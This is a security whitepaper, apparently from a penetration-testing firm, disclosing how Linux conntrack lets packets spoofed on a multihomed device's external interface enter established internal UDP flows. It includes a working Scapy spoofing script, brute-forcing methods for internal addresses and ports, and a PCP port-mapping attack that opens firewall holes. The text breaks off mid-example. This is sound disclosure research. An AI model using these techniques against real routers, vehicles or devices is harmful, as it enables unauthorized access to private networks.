10/10/2024

WHITEPAPER

Conntrack – Spoofing Internal Packets for Multihomed Linux Devices

PRESENTED BY: Michael Milvich

Anvil Secure
2125 Western Ave Suite 208
Seattle, WA 98121
United States of America
+1 206.753.7649
info@anvilsecure.com

ANVIL SECURE

Table of Contents

Introduction

On several assessments Anvil Secure has come across a common interaction with Linux multihomed devices involving a common Linux firewall configuration and Linux's stateful firewall facility (the conntrack module). This interaction potentially allows an attacker to spoof and inject network packets into established connections on internal interfaces from the external/public interface.

To successfully exploit this issue, the attacker must either have the ability to route internal, usually private IP addresses, on external networks. Or the attacker must be working from within the same external network segment as the device. The exploit also usually requires a blind injection attack that uses blind brute forcing for internal addresses and source ports.

Devices that use an internal network with UDP-based protocols can be vulnerable, for example NAT routers that implement NAT-PMP/PCP, drones, and vehicles. Attacks against TCP connections are possible but more difficult. We built four examples to demonstrate this issue:

- NAT-PMP/PCP Spoofing
- mDNS Spoofing
- Lidar Spoofing
- NAT Router Internal Hosts

The Problem

Consider the following Linux devices that communicate with both external and internal networks:




Figure 1: Example Networks

Multihomed devices are devices that connect to more than one network. In our examples, each Linux device has an external interface connected to an external network, with potential hostile actors, and an internal interface connected to an internal network. This internal network contains private resources. In the case of a NAT router, the private resource are internal hosts. An embedded device may have private internal sub modules connected via an internal ethernet (USB or switch). For an autonomous vehicle, the backend connection may use external cellular while sensors communicate on an internal ethernet network.

Multihomed devices also crop up in unexpected locations. Running a virtual machine with a virtual interface shared with the guest? Running a VPN? Yes, those are typically multihomed configurations!

On devices with a configured firewall, we usually see rules that block incoming connections on the external interface and allow internal communications. The following is a typical `iptables` ruleset (Note: the same issue applies to nftables as both are interfaces for netfilter, we are using `iptables` as it is the more commonly known):

```
> sudo iptables -L -v
Chain INPUT (policy DROP 248K packets, 289M bytes)
 pkts bytes target     prot opt in     out     source               destination
  190 37764 ACCEPT     all  --  lo     any     anywhere             anywhere
```

```
1140K 1346M ACCEPT     all  --  wan0   any     anywhere             anywhere             ctstate
  ↪ RELATED,ESTABLISHED
3531K 4113M ACCEPT     all  --  lan0   any     anywhere             anywhere
```

The first two rules are common in nearly all Linux firewalls. (Go ahead and check yours!) These rules allow communication over the loopback interface and packets that belong to related and established connections (RELATED,ESTABLISHED packets). The last rule here accepts packets from the internal interface. This is a change from the default policy of DROP, which drops all incoming packets on the external interface not associated with an active connection.

This firewall configuration appears secure! Sure, the rules allowing access from the internal network could be tightened up, but from the perspective of the external interface, there are no exposed services.

Let's further examine the second rule allowing RELATED,ESTABLISHED packets. It is really the only place for an external attacker to attack, given the other rules. How exactly does Linux identify RELATED,ESTABLISHED connections? Is there anything an external attacker can do to abuse this rule?

On Linux, the `conntrack` module performs tracking of RELATED,ESTABLISHED connections, which is part of The netfilter project. This module processes every packet sent and received, discovering and maintaining a table of connections and statuses. More specifically, the `conntrack` module keeps track of traffic flows. With TCP, a flow maps directly to a TCP connection. UDP, ICMP, and other connection-less protocols also receive a flow entry even though they technically don't have a connection. A flow is identified by a `tuple` that contains:

- Protocol (UDP, TCP, ICMP, etc.)
- Source and destination IP addresses
- Source and destination ports (for UDP and TCP)

Each flow also has state associated with it, and this state indicates whether a connection is established, and, if so, the connection's expiration time. If new packets are not seen within the expiration time, the flow is removed.

A connection is considered established once `conntrack` sees packets moving in both directions. With TCP, this is satisfied by the TCP handshake, whereas UDP connections are considered established when `conntrack` sees a reply packet, which is just the mirror of a request packet (which means it saw a reply where the IP addresses and ports for the source and destination are swapped). For a DNS request, the client sends a UDP DNS request and the DNS server sends back a UDP DNS reply. Once `conntrack` sees both the request and reply packets, a "connection" is established. We can use the `conntrack` command, part of the conntrack-tools package, to view the current connection table.

```
target ~> sudo conntrack -L
tcp      6 35 TIME_WAIT src=192.168.245.128 dst=185.125.190.18 sport=36222 dport=80
  ↪ src=185.125.190.18 dst=192.168.245.128 sport=80 dport=36222 [ASSURED] mark=0 use=1
udp      17 27 src=192.168.245.128 dst=192.168.245.2 sport=42503 dport=53 src=192.168.245.2
  ↪ dst=192.168.245.128 sport=53 dport=42503 mark=0 use=1
tcp      6 431997 ESTABLISHED src=192.168.245.128 dst=151.101.131.5 sport=40118 dport=80
  ↪ src=151.101.131.5 dst=192.168.245.128 sport=80 dport=40118 [ASSURED] mark=0 use=1
icmp     1 8 src=192.168.245.128 dst=8.8.8.8 type=8 code=0 id=1 src=8.8.8.8 dst=192.168.245.128
  ↪ type=0 code=0 id=1 mark=0 use=1
...
```

Each row represents one discovered connection and includes two tuples of flow identifiers: a tuple for the sender and a tuple for the expected reply packets. For example, the established TCP connection has a source IP:Port pair (src:sport) of `192.168.245.128:40118` and a destination IP:Port pair (dst:dport) of `151.101.131.5:80`. In other words, the `conntrack` module expects replies from `151.101.131.5:80` with a destination of `192.168.245.128:40118`.

Notice something missing from the list of flow identifiers? The interface where this connection was established! Most firewall rule sets use zones (groups or interfaces) to separate external/public communications from internal/private communications. Is this true for `conntrack`? If a connection is established on the internal network, would the `conntrack` firewall rule that allows RELATED,ESTABLISHED connections also allow a spoofed packet on the external interface?

The answer is, yes! The spoofed packets are not blocked because the `conntrack` module does not track the information necessary to separate the spoofed connections into a separate, more restricted zones. This `conntrack` limitation opens a potential area of attack.

The Attack

The following diagram illustrates the attack:




Figure 2: Walkthrough Attack

First a connection must be established between the multihomed device and an internal host. It does not matter who starts the connection, just that a connection has been established and `conntrack` has a record of it. In order for `conntrack` to create a "connection" for a UDP flow, it needs to see two packets, as shown in the diagram: the initiating packet (1) and a reply packet (2).

Lastly, an attacker on the external network starts sending IP packets to the target with spoofed source and destination addresses and ports (3).

Walkthrough

Let's see this in practice using a multihomed target device with the following firewall configuration:

```
target ~> sudo iptables -L -v
Chain INPUT (policy DROP 533 packets, 170K bytes)
 pkts bytes target     prot opt in     out     source               destination
 2249  396K ACCEPT     all  --  lo     any     anywhere             anywhere
2083K 2430M ACCEPT     all  --  any    any     anywhere             anywhere             ctstate
 ↪  RELATED,ESTABLISHED
5888K 6858M ACCEPT     all  --  lan0  any     anywhere             anywhere
```

By default, the target drops all packets (including on the external interface), allows loopbacks and established connections, and allows all internal communications.

On the target, we will start a UDP `netcat` listener on port 1234:

```
target ~> nc -vvv -u -n -l -p 1234
Bound on 0.0.0.0 1234
```

With an internal host, we will send a UDP packet to the target:

```
internal ~> echo 'Hi from an internal host!' | nc -u 192.168.0.1 1234
```

The UDP packet is received by the target:

```
Connection received on 192.168.0.8 39260
Hi from an internal host!
```

To establish the UDP connection/flow, the target must respond (unless we use a workaround we'll describe later), so we send back a message from the target's netcat listener:

```
Welcome internal host!
```

Another attacker on the external interface that attempts to send a packet to the same service will have no effect, as the firewall will have dropped the packet:

```
attacker ~> echo 'External attacker with a "friendly" message!' | nc -u 200.200.200.125 1234
```

Let's change that. We can use a script to spoof a packet with Scapy (a tool to craft and send raw network packets). Looking at `conntrack` on the target device, we can see the following entry for this UDP connection/flow:

```
target ~> sudo conntrack -L | grep 1234
udp      17 117 src=192.168.0.8 dst=192.168.0.1 sport=39260 dport=1234 src=192.168.0.1
 ↪  dst=192.168.0.8 sport=1234 dport=39260 [ASSURED] mark=0 use=1
```

Scapy makes it easy to use this information to spoof a packet that matchs these criteria on the external interface:

```
#!/usr/bin/env python
from scapy.all import *

IFACE="wan0"

WAN_IP = "200.200.200.125"
SRC_IP = "192.168.0.8"
DST_IP = "192.168.0.1"

DST_PORT = 1234
SRC_PORT = 39260

# get the external MAC address of the target
rsp = arping(WAN_IP, iface=IFACE)
target_mac = rsp[0][0][1].src
eth = Ether(dst=target_mac)

# send the spoofed packet
spoof_msg = IP(dst=DST_IP, src=SRC_IP) / \
    UDP(dport=DST_PORT, sport=SRC_PORT) / \
    'External attacker with a "friendly" message!'
sendp(eth/spoof_msg, iface=IFACE)
```

When we run the above script, we will send the following packet:

```
###[ Ethernet ]###
  dst       = 00:0c:29:55:3f:70
  src       = 00:00:00:00:00:00
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = None
     tos       = 0x0
     len       = None
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = None
     src       = 192.168.0.8
     dst       = 192.168.0.1
     \options   \
###[ UDP ]###
        sport     = 39260
        dport     = 1234
        len       = None
        chksum    = None
###[ Raw ]###
           load      = 'External attacker with a "friendly" message!'
```

Checking our target, we see our spoofed message!

```
target / > nc -vvv -u -n -l -p 1234
Bound on 0.0.0.0 1234
Connection received on 192.168.0.8 39260
Hi from an internal host!
Welcome internal host!
External attacker with a "friendly" message!
```

The firewall rule that allows established connections also allows our packet! The rule lets us inject a packet from the external interface into internal communications (between an internal host and our targeted multihomed device)!

Faked Replies

In the above walkthrough, the target must respond to the internal host to establish a UDP connection/flow. `Conntrack` does not consider a one-sided UDP conversation to be a "connection". `Conntrack` must see a reply packet for a UDP "connection" to be considered ESTABLISHED.

Remember that `conntrack` is only looking at packets. It doesn't know that the device itself is an endpoint of this connection. So let's give `conntrack` what it is looking for. Instead of just spoofing UDP packets from the internal host, let's update the Scapy script to spoof a reply from the target to the internal host, as follows:


```
# in case the target hasn't replied and established the "connection"
# send a packet reversing the src/dst IP addresses & UDP ports
```

```python
spoof_reply = IP(dst=SRC_IP, src=DST_IP) / \
    UDP(dport=SRC_PORT, sport=DST_PORT) / \
    'Fake reply!'
sendp(eth/spoof_reply, iface=IFACE)

# send the spoofed packet
...
```

On the target, when an internal host has sent a UDP packet, we see the UDP "connection" as `UNREPLIED`:

```
target ~> sudo conntrack -L | grep 1234
udp      17 16 src=192.168.0.8 dst=192.168.0.1 sport=59368 dport=1234 [UNREPLIED] src=192.168.0.1
 ↪  dst=192.168.0.8 sport=1234 dport=59368 mark=0 use=1
```

On the external network, the attacker sends both the spoofed reply and our spoofed UDP packet, as seen in the following network capture:



```
 3 0.044741    192.168.0.1        192.168.0.8         UDP        54  1234 → 59368 Len=12
 4 0.046039    192.168.0.8        192.168.0.1         UDP        50  59368 → 1234 Len=8
```

Figure 3: Faked Reply Network Capture

The first packet is solely for `conntrack` to complete the connection establishment. Using the `conntrack` module, we see that the UDP "connection" is now listed as `ASSURED`:

```
target ~> sudo conntrack -L | grep 1234
udp      17 118 src=192.168.0.8 dst=192.168.0.1 sport=59368 dport=1234 src=192.168.0.1
 ↪  dst=192.168.0.8 sport=1234 dport=59368 [ASSURED] mark=0 use=1
```

Indeed, when we check the netcat listener, we see the spoofed packets:

```
target ~> nc -vvv -u -n -l -p 1234
Connection received on 192.168.1.8 59368
Hi from an internal host!
External attacker with a "friendly" message!
```

By faking the UDP "reply" we can force the established state to allow packets through the firewall. This is handy when trying to inject packets in "one-way" protocols, where a device is streaming data to the target. An example would be a Lidar sensor streaming Lidar data to multihomed target acting as a receiver.

Brute Forcing Unknowns

In the above example, we have absolute knowledge about the internal network and can view the `conntrack` connection table. In the real world, an attacker is going to have to guess or brute force some unknown values: internal IP addresses, source ports, and protocol sequence numbers.

Internal IP Addresses

An attacker must identify likely IP addresses for the internal network.

1. Manufacturer Defaults – Many devices, especially home/small office NAT routers, come preconfigured with default addresses. If the manufacturer and model of the targeted device is known, the attacker can reduce the brute force space to default addresses (assuming the device defaults are unchanged).
2. Static Embedded Configurations – How likely are conifiguration changes for an embedded device with a sub module connected via a USB → Ethernet adapter? Static configurations are common for these embedded devices as well as vehicles and autonomous devices. An attacker who identifies addresses on one system should be valid on all of them because developers tend to statically configure these networks.
3. Information Disclosure – Some devices report internal IP addresses, such as on a status web page, SNMP values, syslog, etc. This is one reason Anvil reports any internal IP address disclosures we discover during security assessments. Disclosure of internal IP addresses make network attacks easier!
4. Brute Force Private IP Ranges – If no information is available about private IP ranges, an attacker could start brute forcing all private IP addresses. With more than 17 million IP addresses reserved for private use, it's wise to start with commonly-used IP addresses.

Source Ports

Most network clients pick a random port from the ephemeral port range when starting a connection. While the destination port is usually known, the attacker probably has to identify the source port through brute force. The attacker can use knowledge of the OS of the client that established the UDP connection to decide where to focus brute forcing:

- Some network stacks, in particular embedded stacks, either do not randomize numbers or have a poor random number generator. This could focus brute forcing attempts.
- Common defaults for ephemeral port range based on the OS:
  - macOS, Windows, LwIP – 49152-65535 (16,383 ports)
  - Linux – 32768-60999 (28,231 ports)
- Static source ports

Protocol Sequence Numbers

While the UDP protocol does not have sequence numbers, the application protocol running on top of UDP may have sequence numbers. If the internal host constantly sends packets, an attacker may need to guess the current sequence number and enter a fight with the internal host on whose packets are the correct packets. The difficulty of spoofing or brute forcing a protocol sequence number depends on the application protocol. With that said we have had the following experiences:

- No Sequence Numbers – Without UDP sequence numbers, the attack is simplified. The attacker can directly inject messages once the IP and source ports are discovered.
- Small Sequence Field – 8-bit and 16-bit sequence counters tend to be small enough to brute force. Brute forcing gets more complicated with 32-bit sequence numbers, depending on how predictable the internal IP addresses and source ports are and the speed of the external connection.
- Sequence Numbers Reset – After a number of sequence errors, the code that handles the connection may conclude that sequence numbering should be reset. We have also seen code that resets the connection sequence number when a special value is sent (for instance, sending a sequence number of 0 restarts the connection sequence numbers).
- Sequence Number Drift – Because UDP is connectionless and unreliable, gaps in sequence numbers are allowed. If an attacker increments a sequence number faster than the internal host is sending sequence

numbers, eventually the attacker will pass the internal host's place in the sequence, leading the target away from the internal host's sequence and locking into the attacker's series of sequence numbers.

Spoofing Intra-Internal Host Traffic Flows

So far we have only discussed spoofing connections between an internal host and the multihomed Linux device. What about a NAT router where there are multiple internal hosts, can we spoof into connections established between just the internal hosts? Yes! Depending on the configuration.

Many Linux Based NAT routers use bridges to bridge multiple internal interfaces into one interface (especially common when bridging a Wi-Fi network with an Ethernet network):

```
> bridge link show br_lan
2: lan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 master br_lan state forwarding priority 32
 ↪  cost 4
5: lan1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 master br_lan state forwarding priority 32
 ↪  cost 4

> ip a show dev br_lan
7: br_lan: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen
 ↪  1000
    link/ether 9e:36:2e:db:ee:c2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.254/24 brd 192.168.0.255 scope global br_lan
       valid_lft forever preferred_lft forever
    inet6 fe80::9c36:2eff:fedb:eec2/64 scope link
       valid_lft forever preferred_lft forever
```

Under normal operations Linux will forward ethernet frames between interfaces at the layer 2 level and traffic is not exposed to `conntrack` so no traffic flow entries will be created. At the same time the `iptables` rules to enable NAT/Masquerade operate at layer 3 and will not see the packets. To support the NAT router the `net.bridge.bridge-nf-call-iptables` tunable must be set. With this option set the packets received on the bridge will be elevated to `iptables` and allows the `iptable` rules to be applied. This also exposes packets received on any of the bridge interfaces to `conntrack`, which will start tracking traffic flows. With this tunable set it maybe possible to spoof packets into internal communication streams!

A wrinkle in exploiting this issue to attack internal hosts on NAT routers, is how the NAT router implements the switch interfaces. NAT router will frequently include an embedded switch and the embedded Linux system is only connected to one port on that switch. In this case the embedded switch will forward packets between internal hosts without involving the Linux system, and thus not creating any traffic flows. The Linux system itself needs to be the switch or needs to bridge disparate networking technologies.

For example, on NAT router supporting both Wi-Fi and Ethernet, a communications between two Wi-Fi clients are likely to stay on the Wi-Fi chip. Similarly, two Ethernet clients may also communicate within an Ethernet switch. A Wi-Fi client communicating with an Ethernet host on the other hand, could pass through the NAT router via the bridge.

Caveats

Let's review the pre-conditions and caveats required for exploring and attacking this firewall/`conntrack` condition:

1. **Network Position** – Most public routers will decline to route packets from spoofed internal hosts which tend to use private IP ranges. As a result, an attacker likely has to exploit another issue to gain a network position near the targeted device. In the case of the Internet, this may require gaining a foothold on a network provider's network or finding a location that can direct private IPs to a specific router. For instance, this can be achieved with IP source routing. Other attack scenarios could involve corporate/office networks where the targeted devices are connected. We have also seen autonomous vehicles connected to a geographically dispersed Wi-Fi network; an attacker can use Wi-Fi network access to launch an attack.
2. **Brute Forcing** – Brute forcing of IP addresses and source ports is usually required, although information disclosures and reverse engineering of similar systems may provide information that can be used to focus the attack.
3. **Protocol Sequence Numbers** – Many UDP-based protocols are vulnerable to blind injections. Blind injections may be unfeasible if a large sequence number involves multi-packet requests and require a token or a value from the reply.
4. **TCP Connections are Harder to Attack** – In addition to source and destination ports, TCP has 32-bit sequence numbers. For the targeted device to accept these TCP packets, the attacker would also need to brute force sequence numbers making TCP connections harder to attack.

Examples

NAT-PMP/PCP Spoofing

For this example we are attacking the NAT Port Mapping Protocol (NAT-PMP)/Port Control Protocol (PCP) service that is common on many home/small office NAT routers. PCP is a newer version of NAT-PMP. Both protocols allow dynamic port forwarding, functionality that is similar to the better-known UPnP Internet Gateway Device (UPnP IGD) protocol.

> Note: Current security guidance is to configure devices to disable UPnP, NAT-PMP, and PCP, but these protocols are often enabled, either as a manufacturer default or by a user. OpenWRT recommends manually configuring port mappings rather than using these protocols. The DSLA recommends disabling these services by default.

A NAT-PMP or PCP protocol is an attractive target as it allows port mapping. An attacker who can spoof mapping requests from the external interface could poke holes in NAT routing and gain access to internal resources. Why NAT-PMP/PCP instead of UPnP? The answer is simple: NAT-PMP/PCP operates over UDP whereas UPnP IGD is TCP-based and so harder to attack with this method.

There are a few assumptions an attacker needs to make to perform this attack:

1. The internal IP address of the NAT router device. While this could be any private IP address, NAT routers tend to default to certain values, for example `192.168.0.1`. If an attacker identifies the manufacturer of the NAT router, a good starting point would be the default IP address for the device.
2. The IP address of a victim on the internal network. Again, this should be in one of the private IP address ranges, likely within the default DHCP pool used by the device manufacturer. Internal IP addresses can also be disclosed via other means such as logs, message headers, etc.
3. The source port address, based on OS. The Linux the ephemeral port range, 32768 to 60999, is the range we will use for this example.
4. A recent NAT-PMP/PCP request from a device on the internal network. This request is necessary in order to establish the `conntrack` connection. A handy feature of NAT-PMP/PCP is that the sender must periodically renew the mapping, which will maintain the `conntrack` connection and prevent it from expiring.

For our example, we know the manufacture of the NAT router uses a default internal IP address (`192.168.0.1`) and has a DHCP pool range of `192.168.0.2` - `192.168.0.100`. We are going to map port 12345 to an internal host and start spoofing PCP requests using the NAT router (`192.168.0.1`) as the destination. We will then start brute forcing with a source IP in the pool range (`192.168.0.2-192.168.100`). The following diagram shows the attack steps:



1) Send NAT-PMP/PCP Request
200.200.200.125
192.168.0.1
192.168.0.8
3) Spoof NAT-PMP/PCP Request
2) Sends NAT-PMP/PCP Reply
4) Connect to port mapped service!

Figure 4: NAT-PMP Example


On our NAT router, we can see our internal host (`192.168.0.8`) has made a NAT-PMP/PCP request and `conntrack` has started tracking the connection/flow:

```
target ~> sudo conntrack -L | grep 5351
udp      17 176 src=192.168.0.8 dst=192.168.0.1 sport=42768 dport=5351 packets=2 bytes=176
 ↪  src=192.168.0.1 dst=192.168.0.8 sport=5351 dport=42768 packets=2 bytes=176 [ASSURED] mark=0
 ↪  use=1
```

Our attacker launches the attack on the external interface, spoofing NAT-PMP/PCP requests while brute forcing source IPs and the source UDP port:

```
attacker ~> ./spoof_pcp.py --target-external 200.200.200.125 --target-internal 192.168.0.1
 ↪  --internal-host 192.168.0.2-100 --ext-port 12345 --iface wan0
Spoofing for 192.168.1.2
Spoofing for 192.168.1.3
Spoofing for 192.168.1.4
Spoofing for 192.168.1.5
Spoofing for 192.168.1.6
Spoofing for 192.168.1.7
Spoofing for 192.168.1.8
...
```

By performing a packet capture on the internal interface, we can see that the PCP response is generated by the NAT router once we get to the `192.168.0.8` host and successfully brute force the source port:



bridge100 — "100.73.245.26:eth1"

udp.port == 5351

```
No.         Time       Source         Destination     Protocol  Length Info
         48 42.945111  192.168.0.1    192.168.0.8     PCP v2      102  Map Response: 12345 -> 12345 [TCP]
```

```
> Frame 48: 102 bytes on wire (816 bits), 102 bytes captured
> Ethernet II, Src: VMware_3b:99:e8 (00:50:56:3b:99:e8), Dst
> Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.16
> User Datagram Protocol, Src Port: 5351, Dst Port: 42768
v Port Control Protocol, Map Response
    Version: 2
    1... .... = R: Response
    .000 0001 = Opcode: Map (1)
    Reserved: 0
    Result Code: Success (0)
    Lifetime: 1024
    Epoch Time: 25965
    Reserved: 000000000000000000000000
  v Map Response
      Mapping Nonce: ced9f9c1767e67c2501b920a
      Protocol: 6
      Reserved: 0
      Internal Port: 12345
      Assigned External Port: 12345
      Assigned External IP Address: ::ffff:200.200.200.125
```

```
0000  00 0c 29 8e a7 ad 00 50  56 3b 99 e8 08 00 45 00   ··)····P V;····
0010  00 58 bd 18 40 00 40 11  fc 22 c0 a8 00 01 c0 a8   ·X··@·@· ·"····
0020  00 08 14 e7 a7 10 00 44  d5 6a 02 81 00 00 00 00   ·······D ·j·····
0030  04 00 00 00 65 6d 00 00  00 00 00 00 00 00 00 00   ····em·· ········
0040  00 00 ce d9 f9 c1 76 7e  67 c2 50 1b 92 0a 06 00   ······v~ g·P····
0050  00 00 30 39 30 39 00 00  00 00 00 00 00 00 00 00   ··0909·· ········
0060  ff ff c8 c8 c8 7d                                  ·····}
```

Result Code (portcontrol.result_code), 1 byte   Packets: 131 · Displayed: 1 (0.8%) · Dropped: 0 (0.0%) · Ignored: 1 (0.8%)   Profile: Default

Figure 5: Response to Spoofed PCP Request

Notice that we don't see the reply on the external interface, as Linux will route the reply to the internal host. An attacker would need to periodically attempt to connect to see if brute forcing was successful

The `iptables` or `nftables` are interfaces into `netfilter`. This attack works the same regardless of the user land tool used to configure `netfilter`. In our example, viewing the upnp chains in `nftables`, we can see the router accepted our spoofed packet and added a rule to allow and forward a connection on port `12345` to the internal host:

```
table inet miniupnpd {
    chain forward {
        type filter hook forward priority -25; policy accept;
        iif "wan0" th dport 8888 @nh,128,32 0xc0a80008 @nh,72,8 0x6 accept
        iif "wan0" th dport 12345 @nh,128,32 0xc0a80008 @nh,72,8 0x6 accept
    }
}
table ip miniupnpd {
    chain prerouting {
        type nat hook prerouting priority dstnat; policy accept;
        iif "wan0" tcp dport 8888 dnat to 192.168.0.8:8888
        iif "wan0" tcp dport 12345 dnat to 192.168.0.8:12345
    }

    chain postrouting {
        type nat hook postrouting priority srcnat; policy accept;
    }
}
```

Now that the UPnP service has updated the firewall, we can connect to the internal host on port 12345 from the attacker:

```
